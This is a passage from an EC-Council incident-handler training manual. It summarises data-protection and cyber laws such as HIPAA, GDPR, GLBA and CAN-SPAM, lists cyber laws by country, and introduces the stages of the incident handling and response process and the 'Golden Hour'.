  Title X consists of one section and states that the Chief Executive Officer should sign the company's tax returns.

- **Title XI: Corporate Fraud Accountability**

  Title XI consists of seven sections. Section 1101 recommends the following name for this title: "Corporate Fraud Accountability Act of 2002." It identifies corporate fraud, records tampering as criminal offenses, and joins offenses to specific penalties. It also revised the sentencing guidelines and strengthened their penalties. This enables the SEC to resort to temporarily freezing "large" or "unusual" transactions or payments.

## Health Insurance Portability and Accountability Act (HIPAA)

Source: *https://www.hhs.gov*

The Health Insurance Portability and Accountability Act (HIPAA) Privacy Rule provides federal protection for individually identifiable health information held by covered entities and their business associates and gives patients an array of rights with respect to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other important purposes.

The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to ensure the confidentiality, integrity, and availability of electronically protected health information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The Office of Civil Rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below.

- **Electronic Transaction and Code Sets Standards**

  Transactions are electronic exchanges that involve the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) named certain types of organizations as covered entities, including health plans, healthcare clearinghouses, and certain healthcare providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for Electronic Data Interchange (EDI) of healthcare data, namely claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits, and premium payment. Under HIPAA, if a covered entity conducts one of the adopted transactions electronically, it must use the adopted standard, either from ASC X12N or NCPDP (for certain pharmacy transactions). The covered entities must adhere to the content and format requirements of each transaction. These standards require every provider who does business electronically to use the same healthcare transactions, code sets, and identifiers.

- **Privacy Rule**

  The HIPAA Privacy Rule establishes national standards to protect individuals' medical records and other personal health information, and applies to health plans, healthcare clearinghouses, and healthcare providers who conduct certain healthcare transactions electronically. Appropriate safeguards are required to protect the privacy of personal health information and to set limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The Rule also gives patients' rights to their health information, including the right to examine and obtain a copy of their health records and request corrections.

- **Security Rule**

  The HIPAA Security Rule establishes national standards to protect individuals' electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronically protected health information.

- **Employer Identifier Standard**

  The Health Insurance Portability and Accountability Act of 1996 (HIPAA) requires employers to have standard national numbers that identify them in standard transactions.

- **National Provider Identifier Standard (NPI)**

  The National Provider Identifier (NPI) is an administrative simplification standard of the Health Insurance Portability and Accountability Act (HIPAA) Administrative Simplification Standard. The NPI is a unique identification number for healthcare providers. Covered


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

healthcare providers, all health plans, and healthcare clearinghouses must use NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a ten-position, intelligence-free numeric identifier (ten-digit number) that does not carry other information about healthcare providers, such as the state in which they live or their medical specialties.

- **Enforcement Rule**

  The HIPAA Enforcement Rule contains provisions relating to compliance and investigations, imposition of civil money penalties for violations of the HIPAA Administrative Simplification Rules, and procedures for hearings.

## Federal Information Security Management Act (FISMA)

Source: *https://csrc.nist.gov*

The Federal Information Security Management Act of 2002 (FISMA) concerns several key security standards and guidelines. It provides a comprehensive framework to ensure the effectiveness of information security controls over information resources that support federal operations and assets. Each federal agency must develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other sources.

The FISMA framework includes:

- Standards for categorizing information and information systems by mission impact
- Standards for minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining security control effectiveness
- Guidance for the security authorization of information systems

## Gramm–Leach–Bliley Act (GLBA)

Source: *https://www.ftc.gov*

Enacted in 1999, the Gramm–Leach–Bliley Act (GLBA) requires financial institutions—companies that offer consumers financial products or services, such as loans, financial or investment advice, or insurance—to explain their information-sharing practices to their customers and to safeguard sensitive data. The objective of the Gramm–Leach–Bliley Act is to ease the transfer of financial information between institutions and banks, while explicitly addressing the rights of the individual through security requirements.

Its provisions are limited when a “financial institution” may disclose a consumer’s “nonpublic personal information” nonpublic personal information’ to nonaffiliated third parties. The law covers a broad range of financial institutions, including many companies that are not traditionally considered financial institutions but still engaged in certain “financial activities.”


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Under the Privacy Rule, an institution that is "significantly engaged" in financial activities is considered a financial institution.

It is essential for financial institutions to notify their customers about their information-sharing practices and inform consumers of their right to opt out if they do not want their information to be shared with certain non-affiliated third parties. In addition, any entity that receives consumer financial information from a financial institution is restricted in its reuse and redisclosure of that information. This helps to address incidents of unauthorized access to sensitive customer information maintained by the financial institution in a manner that could result in "substantial harm or inconvenience to any customer."

## General Data Protection Regulation (GDPR)

Source: *https://gdpr.eu*

The General Data Protection Regulation (GDPR) is one of the most stringent global privacy and security laws. Though it was drafted and passed by the European Union (EU), it imposes obligations on organizations anywhere, so long as they target or collect data related to people in the EU. The regulation was implemented on May 25, 2018. The GDPR levies harsh fines against those who violate their privacy and security standards, with penalties reaching tens of millions of euros.

With the GDPR, Europe signifies its firm stance on data privacy and security when more people are entrusting their data with cloud services and breaches are a daily occurrence. The regulation itself is extensive, far-reaching, and relatively light on specifics, making GDPR compliance a daunting prospect, particularly for small and medium-sized enterprises (SMEs).

### GDPR Data Protection Principles

The GDPR includes seven protection and accountability principles outlined in Article 5.1-2:

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent regarding the data subject.
- **Purpose limitation:** Data must be processed for legitimate purposes specified explicitly by the data subject when collecting it.
- **Data minimization:** You should collect and process as much data as necessary for the specified purposes.
- **Accuracy:** You must keep personal data accurate and up to date.
- **Storage limitation:** You may only store personally identified data for as long as necessary for the specified purpose.
- **Integrity and confidentiality:** Processing must be performed in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption).
- **Accountability:** The data controller is responsible for demonstrating GDPR compliance with all these principles.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Data Protection Act 2018

Source: *https://www.legislation.gov.uk*

The DPA 2018 set out a framework for data protection law in the UK. It updated and replaced the Data Protection Act 1998 and came into effect on May 25, 2018. It was amended on January 01, 2021, by regulations under the European Union (Withdrawal) Act 2018 to reflect the UK's status outside the EU.

The DPA is an act to make provision for the regulation of the processing of information relating to individuals, to make provision in connection with the Information Commissioner's functions under specific regulations relating to information, to make provision for a direct marketing code of practice and connected purposes.

The DPA also sets out separate data protection rules for law enforcement authorities, extends data protection to other areas such as national security and defense, and sets out the Information Commissioner's functions and powers.

**Protection of personal data**

1. The DPA protects individuals concerning the processing of personal data, in particular by:
    a. Requiring personal data to be processed lawfully and fairly, based on the data subject's consent or another specified basis.
    b. Conferring rights to the data subject to obtain information about the processing of personal data and to require that inaccurate personal data be rectified.
    c. Conferring functions on the commissioner, giving the holder of that office the responsibility to monitor and enforce their provisions.
2. When carrying out functions under the GDPR, the applied GDPR, and this Act, the Commissioner must regard the importance of securing an appropriate level of protection for personal data, taking account of the interests of data subjects, controllers, and others, and matters of general public interest.

## The Digital Millennium Copyright Act (DMCA)

Source: *https://www.copyright.gov*

The DMCA is an American copyright law that implements two 1996 treaties from the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. To implement US treaty obligations, the DMCA defines legal prohibitions against circumvention of the technological protection measures employed by copyright owners to protect their works and against the removal or alteration of copyright management information. The DMCA contains the following five titles.

- **Title I**: **WIPO TREATY IMPLEMENTATION**

    Title I implemented the WIPO treaties. First, it makes certain technical amendments to US law to provide appropriate references and links to treaties. Second, it creates two new prohibitions in Title 17 of the US Code—one on the circumvention of technological


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.

- **Title II: ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION**

  Title II of the DMCA adds section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. A service provider bases its limitations on the following four categories of conduct:

  - Transitory communications
  - System caching
  - Storage of information on systems or networks at direction of users
  - Information location tools

  The new section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III: COMPUTER MAINTENANCE OR REPAIR**

  Title III of the DMCA allows the owner of a copy of a program to reproduce or adapt when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or authorize the creation of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV: MISCELLANEOUS PROVISIONS**

  Title IV contains six miscellaneous provisions, where the first provision clarifies the authority of the Copyright Office, the second grants exemption for the making of "ephemeral recordings," the third promotes distance education study, the fourth provides exemption for nonprofit libraries and archives, the fifth allows webcasting amendments to the digital performance rights in sound recordings, and the sixth addresses concerns about the ability of writers, directors, and screen actors to obtain residual payments for the exploitation of motion pictures in situations where the producer is no longer able to make these payments.

- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS**

  Title V of the DMCA is titled the Vessel Hull Design Protection Act (VHDPA). It creates a new system for protecting original designs of certain useful articles that make them attractive or distinctive in appearance. For the purposes of the VHDPA, "useful articles" are limited to the hulls (including the decks) of vessels no longer than 200 feet.

## CAN-SPAM Act

Source: *https://www.fcc.gov*

The CAN-SPAM Act (Controlling the Assault of Non-Solicited Pornography and Marketing Act) is a law that sets the rules for sending e-mails for commercial purposes, establishes the minimum


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

requirements for commercial messaging, gives the rights for recipients to ask the senders not to e-mail them, and spells out penalties when the mentioned rules are violated.

**CAN-SPAM's main requirements for senders**

- Do not use false or misleading header information
- Do not use deceptive subject lines
- The commercial e-mail must be identified as an ad
- The email must have your valid physical postal address
- The email must contain necessary information regarding how to stop receiving e-mails from the sender in the future.
- Honor the opt-out request of the recipients within 10 business days
- Both the company whose product is promoted in the message and the e-mailer hired on the contract to send messages must comply with the law.

**Penalties**

All e-mails that violate the law are subject to financial penalties of up to $16,000, and, depending on the case, one or more persons may be held responsible for the violations. For example, in case of violation of the law through emails sent for the promotion of commercial products and services, both the company whose product is being promoted in the message and the company that originally sent the message may be held legally responsible.

According to the CAN-SPAM Act, certain specified violations may involve additional fines. Criminal penalties and imprisonment can be described as follows:

- Accessing someone else's computer to send spam mails without permission
- Using false information to register for multiple email accounts or domain names
- Relaying or retransmitting multiple spam messages through a computer misleads others about the origin of the message.
- Harvesting email addresses or generating them through a dictionary attack (the practice of sending e-mails to addresses composed of random letters and numbers in the hope of reaching valid ones)
- Taking advantage of open relays or open proxies without permission

## Cyber Laws That May Influence Incident Handling

Cyberlaw or Internet law refers to laws that protect the Internet and other online communication technologies. Cyberlaw covers topics such as internet access and usage, privacy, freedom of expression, and jurisdiction.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The table given below lists different cyber laws that may influence incident handling:

| Country Name | Laws/Acts | Website |
|---|---|---|
| United States | Section 107 of the Copyright Law mentions the doctrine of "fair use" | https://www.copyright.gov |
| | Online Copyright Infringement Liability Limitation Act | |
| | The Lanham (Trademark) Act (15 USC §§ 1051 - 1127) | https://www.uspto.gov |
| | The Electronic Communications Privacy Act | https://fas.org |
| | Foreign Intelligence Surveillance Act | https://fas.org |
| | Protect America Act of 2007 | https://www.justice.gov |
| | Privacy Act of 1974 | https://www.justice.gov |
| | National Information Infrastructure Protection Act of 1996 | https://www.congress.gov |
| | Computer Security Act of 1987 | https://csrc.nist.gov |
| | Freedom of Information Act (FOIA) | https://www.foia.gov |
| | Computer Fraud and Abuse Act | https://energy.gov |
| | Federal Identity Theft and Assumption Deterrence Act | https://www.ftc.gov |
| Australia | The Trade Marks Act 1995 | https://www.wipo.int |
| | The Patents Act 1990 | https://www.wipo.int |
| | The Copyright Act 1968 | https://www.legislation.gov.au |
| | The Cybercrime Act 2001 | https://rm.coe.int |
| United Kingdom | The Copyright, Etc. and Trademarks (Offenses and Enforcement) Act 2002 | https://www.legislation.gov.uk |
| | Trademarks Act 1994 (TMA) | |
| | Computer Misuse Act 1990 | |
| | The Network and Information Systems Regulations 2018 | |
| | Communications Act 2003 | |
| | The Privacy and Electronic Communications (EC Directive) Regulations 2003 | |
| | Investigatory Powers Act 2016 | |
| | Regulation of Investigatory Powers Act 2000 | |
| China | Copyright Law of the People's Republic of China (Amendments on October 27, 2001) | http://www.npc.gov.cn |
| | Trademark Law of the People's Republic of China (Amendments on October 27, 2001) | |
| India | The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957 | http://www.ipindia.nic.in |
| | Information Technology Act | https://www.meity.gov.in |
| Germany | Section 202a. Data Espionage, Section 303a. Alteration of | https://www.cybercrimelaw.net |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| | Data, Section 303b. Computer Sabotage | |
| Italy | Penal Code Article 615 ter | https://www.cybercrimelaw.net |
| Japan | The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000) | https://www.iip.or.jp |
| Canada | Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1 | https://laws-lois.justice.gc.ca |
| Singapore | Computer Misuse Act 1993 | https://sso.agc.gov.sg |
| South Africa | Trademarks Act 194 of 1993 | http://www.cipc.co.za |
| | Copyright Act of 1978 | https://www.nlsa.ac.za |
| South Korea | Copyright Law Act No. 3916 | https://www.copyright.or.kr |
| | Industrial Design Protection Act | https://www.kipo.go.kr |
| Belgium | Copyright Law, 30/06/1994 | https://www.wipo.int |
| | Computer Hacking | https://www.cybercrimelaw.net |
| Brazil | LGPD | https://gdpr.eu |
| Hong Kong | Article 139 of the Basic Law | https://www.basiclaw.gov.hk |

Table 1.5: Cyber law in different countries

## Module Summary

In this module, we discuss key information security concepts, threats and attack vectors, attack frameworks, and aspects of information security incidents, such as signs and costs. This module provides an overview of incident response and handling, and discusses the incident management process and incident handling and response steps, along with the advantages of incident handling and response. This module provides an overview of vulnerability assessment, risk management process, NIST risk management framework, and incident response automation and orchestration. It provides an overview of incident handling and response to best practices, standards, and cybersecurity frameworks. This module ends with a discussion of the importance of laws in incident handling and the various laws that may influence the incident-handling process.

In the next module, we discuss in detail the incident handling and response process along with the various steps involved in the process.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH

EC-Council | Certified Incident Handler

EC-Council

Building A Culture Of Security



Module 02

# INCIDENT HANDLING AND RESPONSE PROCESS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

Information security incidents have surged dramatically in recent years, owing to the widespread adoption of digital technologies and the continuous emergence of innovative technological solutions. In this landscape, organizations face significant risks, including potential losses in data, trust, profits, systems, devices, and human resources. Therefore, it is crucial for organizations to be capable of combating—if not completely prevent—these incidents.

This module will help understand the complete incident handling and response process that organizations must institute to face, fight, and prevent different information-based attacks. This module also presents a framework that can be used to create a sound incident handling response for your organization.

At the end of this module, you will be able to:

- Understand incident handling and response (IH&R) process
- Explain preparation steps for incident handling and response
- Understand incident recording and assignment
- Understand incident triage
- Explain the process of notification
- Understand the process of containment
- Describe evidence gathering and forensics analysis
- Explain the process of eradication
- Understand the process of recovery
- Describe various post-incident activities
- Explain the importance of information sharing activities

# Understand Incident Handling and Response (IH&R) Process

An “incident” refers to an event that disrupts the quality or productivity of a service or a system. An incident can be a computer threat, policy violation, or exploitation of a vulnerability that troubles the normal functioning of an information system. These violations can impact standard security practices, acceptable user policies, and computer security policies and result in security breaches. There are several types of computer security incidents, such as improper usage, unauthorized access, malware attacks, and denial-of-service attacks.

Incident handling and response (IH&R) refers to the practice of managing the processes involved in responding to an incident—such as preparation, detection, containment, eradication, and recovery—to quickly and efficiently overcome the impact of an incident. This section introduces the IH&R process, including its importance and process flow.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Introduction to Incident Handling and Response (IH&R) Process

The IH&R process involves uncovering an incident, the time it occurred, its impact, and its cause. The main objective of the IH&R process is to provide an organized, focused, and structured approach for combating security incidents, stop ongoing attacks, limit damage to the lowest possible level, keep services running, reduce recovery time, reduce costs, and deal with the aftermath of the incident. The process also helps incident examiners analyze the consequences of the incident and take appropriate measures to minimize damage and rapidly restore the disrupted sector.

Ultimately, the IH&R processes facilitate a focused and structured approach to restore normal business operations after an incident. The IH&R process involves defining user policies, developing protocols, building incident response (IR) teams, auditing organizational assets, planning IR procedures, getting management approvals, reporting incidents, prioritizing activities, and managing responses. Moreover, it also requires the establishment of proper communicative practices between responders and guidelines to help responders detect, analyze, contain, recover from, and prevent incidents.

IH&R processes are initiated by an organization's IH&R Development Project Team, Executive Manager, Head of the Information Security Department, and any other person exclusively designated by the management. The decision to establish an IH&R process is affected by inputs, complaints, and queries from all stakeholders involved in an organization's business processes. To be sure, IH&R processes differ between organizations according to their business and operating environments.

### Importance of IH&R Process

The exponentially rapid progress of technology for organizations has given rise to new technologies capable of serving diverse sectors. However, this technological diversity has notably intensified the frequency, diversity, severity, and approach of security threats, indicating the need for every organization to mandate effective and structured IH&R processes.

Incidents that can compromise crucial business data and cause heavy financial and reputational losses can happen on any day and at any time. To avoid such losses, organizations should prepare to handle any incidents efficiently. Handling and responding to incidents at the early stages helps an organization minimize the damage caused, eradicate the identified vulnerabilities, restore the network, systems, and services, and reduce the risk and impact caused by evolving incidents.

Organizations, therefore, employ the IH&R process for the following purposes:

- **Protect Networks and Systems**

  As technology evolves, attackers are finding new ways to harm businesses. In such a scenario, it is difficult to completely secure systems and data even after instituting expensive high-level security features such as special access controls on various computing resources. Therefore, the best strategy for securing computer systems and protecting networks is to quickly detect any indicator of compromise and recover from the security incident. An efficient IR procedure ensures the appropriate maintenance of all critical business operations during and after an incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Ensure Timely Incident Handling**

  During any incident, time is the most important factor: as time increases, damage increases. Therefore, IH&R processes should encourage organizations to adopt various time-management techniques and tools for detecting, validating, and containing incidents before it is too late.

- **Ensure the Gathering of Appropriate Information**

  The IH&R process ensures the gathering of appropriate and accurate information necessary for understanding a security incident, building an IH&R team from existing employees, clarifying standard security procedures, developing knowledge of required tools, and deploying the latest security measures to handle any future information security incidents.

- **Identify False Positives**

  Detecting an incident is an arduous process; however, it becomes even more difficult when it is necessary to identify false positives—even simple mistakes, such as application program errors, human errors, hardware failure errors, and system configuration errors, can generate alarms. IR processes help organizations differentiate actual incidents from false alarms and advise best practices for handling both.

- **Efficiently Use Resources**

  The technical and managerial resources required for incident handling are often limited. The best way to use these resources is to respond to incidents as quickly as possible. The information gained during the incident handling process can help prevent or enhance an organization's ability to handle future incidents and implement strong security for systems and data.

- **Address Legal Issues**

  Organizations must abide by the laws of their jurisdictions when dealing with security incidents; otherwise, they may face legal issues. Sometimes, for example, incident handling requires the investigation of private information, and such processes can conflict with individual privacy rights—according to the U.S. Department of Justice, it is illegal for organizations to use certain monitoring techniques to identify an information security incident. To be sure, IH&R processes must comply with different laws and acts, such as the Health Insurance Portability and Accountability Act (HIPAA) and the Federal Information Security Management Act (FISMA). Moreover, IH&R processes should also advise incident responders to attain proper permissions and approvals from concerned authorities. In addition, IH&R processes may also define a strategy for identifying and prosecuting the perpetrators of security incidents. The key takeaway is that aligning incident procedures with relevant laws fortifies an organization against legal and public liabilities.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Comply with Local, national, and International Guidelines**

  An IH&R process can help an organization comply with local and international protocols, policies, control measures, and guidelines set by various Community Emergency Response Teams (CERTs) while at once enabling it to handle and recover from any information security incident.

- **Train and Protect Personnel**

  A good IH&R process requires an organization to build a good team capable of accelerating analysis, limiting damage to a minimal level, completely eradicating the incident, and restoring operations. This team will also help the organization learn from the incident and implement such knowledge to improve network safety. A swift IR helps protect an organization's human resources from any physical consequences of a workplace incident.

- **Develop Comprehensive Documentation**

  IH&R processes must advise the documentation of the whole scenario, starting from alert generation to the identification of the best solution to the incident. This documentation will serve as a reference for analyzing the mistakes, threats, or vulnerabilities that paved the way for the incident and will thus offer helpful insights for future prevention of similar incidents, especially when the documentation advises on which advanced security measures may best prevent future attacks.

- **Retain Customer Trust**

  A cyber incident can cause reputational damage to an organization, which can further show its effect on their business relations with customers and partners. An organization needs to inform all the people involved in their business about an incident through a proper communication channel to retain customer trust and brand reputation.

## Overview of IH&R Process Flow

IH&R combines various cybersecurity processes under a single procedure for combating incidents, quickening responses, improving controls and management processes, easing communication, improving resource use, evenly distributing tasks, efficiently reporting incidents and responses, and so on. Incident handling is like fighting a war but on the cyber front.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.1: IH&R process flow

- **Step 1: Preparation for IH&R**

  The first phase of IH&R is to prepare to face the security issue(s). Preparation includes auditing the resources and assets to determine the purpose of the security response; defining the rules, policies, and procedures that drive the IH&R process; building and training an IR team; defining incident readiness procedures; gathering the required tools; and training employees to secure their systems and accounts.

- **Step 2: Incident Recording and Assignment**

  The preparation phase is followed by an incident recording and assignment phase that involves the initial reporting and recording of the incident. This phase includes identifying the incident and defining a proper incident escalation plan for employees—notably, this latter element can include normalizing communication methods that involve informing IT support personnel or raising an appropriate ticket. When a user or an employee reports any suspicious behavior on his or her system to IT support staff, a ticket or token is created about the irregular behavior and a member from the IR team is assigned to analyze the issue. Based on the ticket or the IT professional's intimation, the IH&R team will investigate the issue and, if the issue qualifies as an incident, an IH&R team will be assigned to handle the incident, with the compromised device sent to the IH&R team for further investigation. Otherwise, the issue will be considered resolved and the ticket will be closed.

- **Step 3: Incident Triage**

  The incident will be analyzed, validated, categorized, and prioritized in this phase. The IH&R team will further analyze the compromised device to find incident details, such as the attack's type, severity, target, impact, and method of propagation as well as the vulnerabilities the attacker exploited. These details help the IH&R team scale its impact and determine what other targets were involved in the incident, what techniques must be employed to contain the incident, and what must be prioritized to solve it.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4: Notification**

  The notification phase involves releasing incident information to various stakeholders, including management, third-party vendors, and clients. This phase occurs as soon as the incident is confirmed and validated, with the incident handlers first communicating the issue to management to gain necessary approvals and permissions.

- **Step 5: Containment**

  The containment phase—which occurs at the same time as the notification phase—involves the IH&R team's containment of the incident. Crucially, the containment phase must be performed to stop the infection from spreading to other organizational assets. Along these lines, the important takeaway is that the containment phase helps an organization stop a live attack from spreading and reduce damage and losses.

- **Step 6: Evidence Gathering and Forensic Analysis**

  The evidence gathering phase occurs after the containment phase and involves the IH&R team collecting evidence. In this phase, the team will accumulate all possible evidence of an incident and submit it to the forensic department for investigation. Such evidence may include details related to the method of attack as well as the vulnerabilities exploited, security mechanisms averted, network devices infected, and applications compromised that may have acted as pathways in the attack. Collecting and analyzing this information helps the IH&R team block propagation methods to eradicate the incident and prevent it from reoccurring in the future.

- **Step 7: Eradication**

  The eradication phase involves the IH&R team removing or eliminating the root cause of an incident and closing all attack vectors to prevent similar incidents in the future. Eradication methods may include patching vulnerabilities, replacing malfunctioning devices, and installing better security mechanisms, including those that scan for malware signatures.

- **Step 8: Recovery**

  After eliminating the causes of an incident, the IH&R team is responsible for restoring the affected systems, services, resources, and data through a recovery process. It is the responsibility of the IR team to ensure—to the extent possible—that the incident does not disrupt the organization's operations. Therefore, the IH&R team may need to recover compromised devices, applications, systems, or terminals as soon as possible by either replacing them or quickly fixing the issue.

- **Step 9: Post-Incident Activities**

  This stage occurs only after the incident has been contained and the systems are recovered. The tasks performed by IH&R personnel in this stage include improving incident management strategy, incident postmortem, creating the after-action report (AAR), lessons learned, incident documentation, incident impact analysis, policy review and revision, and incident disclosure.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# The Golden Hour of Incident Response

## The Golden Hour's Significance in Cyber Incident Management

The Golden Hour in cybersecurity can be referred to as the first 60 minutes (not restricted to) time immediately after the occurrence of any security incident. The response of the IH&R team during this period will significantly impact how much loss can be suffered and how rapidly the organization can recover from damage.

Several crisis management organizations or services, such as police or ambulances follow the Golden Hour approach for responding to various incidents. Similarly, the cybersecurity industry has also adopted the same approach as a major step toward IR procedure that plays a significant role in responding to and mitigating cybercrimes.

Therefore, the Golden Hour approach can help the IH&R team get the best possible ways for incident management instead of a slow response that can make an organization more vulnerable to further infections, breaches, or reputational damages.

An IH&R team should perform the following steps in the Golden Hour for a quick and effective response to any security incident identified:

- Immediately after a security incident is identified, ensure to make the business website offline, restricting access to all the organizational systems and networks. This prevents users/systems from being exposed to the malware.
- Perform a full-system scan for all the suspected systems using an updated antivirus and anti-malware software to identify all the potential issues and infected data.
- Ensure to change all the passwords immediately after the security incident, including the admin passwords and users with FTP access.
- Assess the type of incident, update all the software programs, notify the hosting provider, and recover the infected systems.
- Initiate an automated detection process using security tools such as XDR Platforms that can respond instantly in this Golden Hour period. Such tools can help in reducing the overall impact.

The additional steps that can be followed by an organization for a Golden Hour are as follows:

- **Establish a Proper Structure**

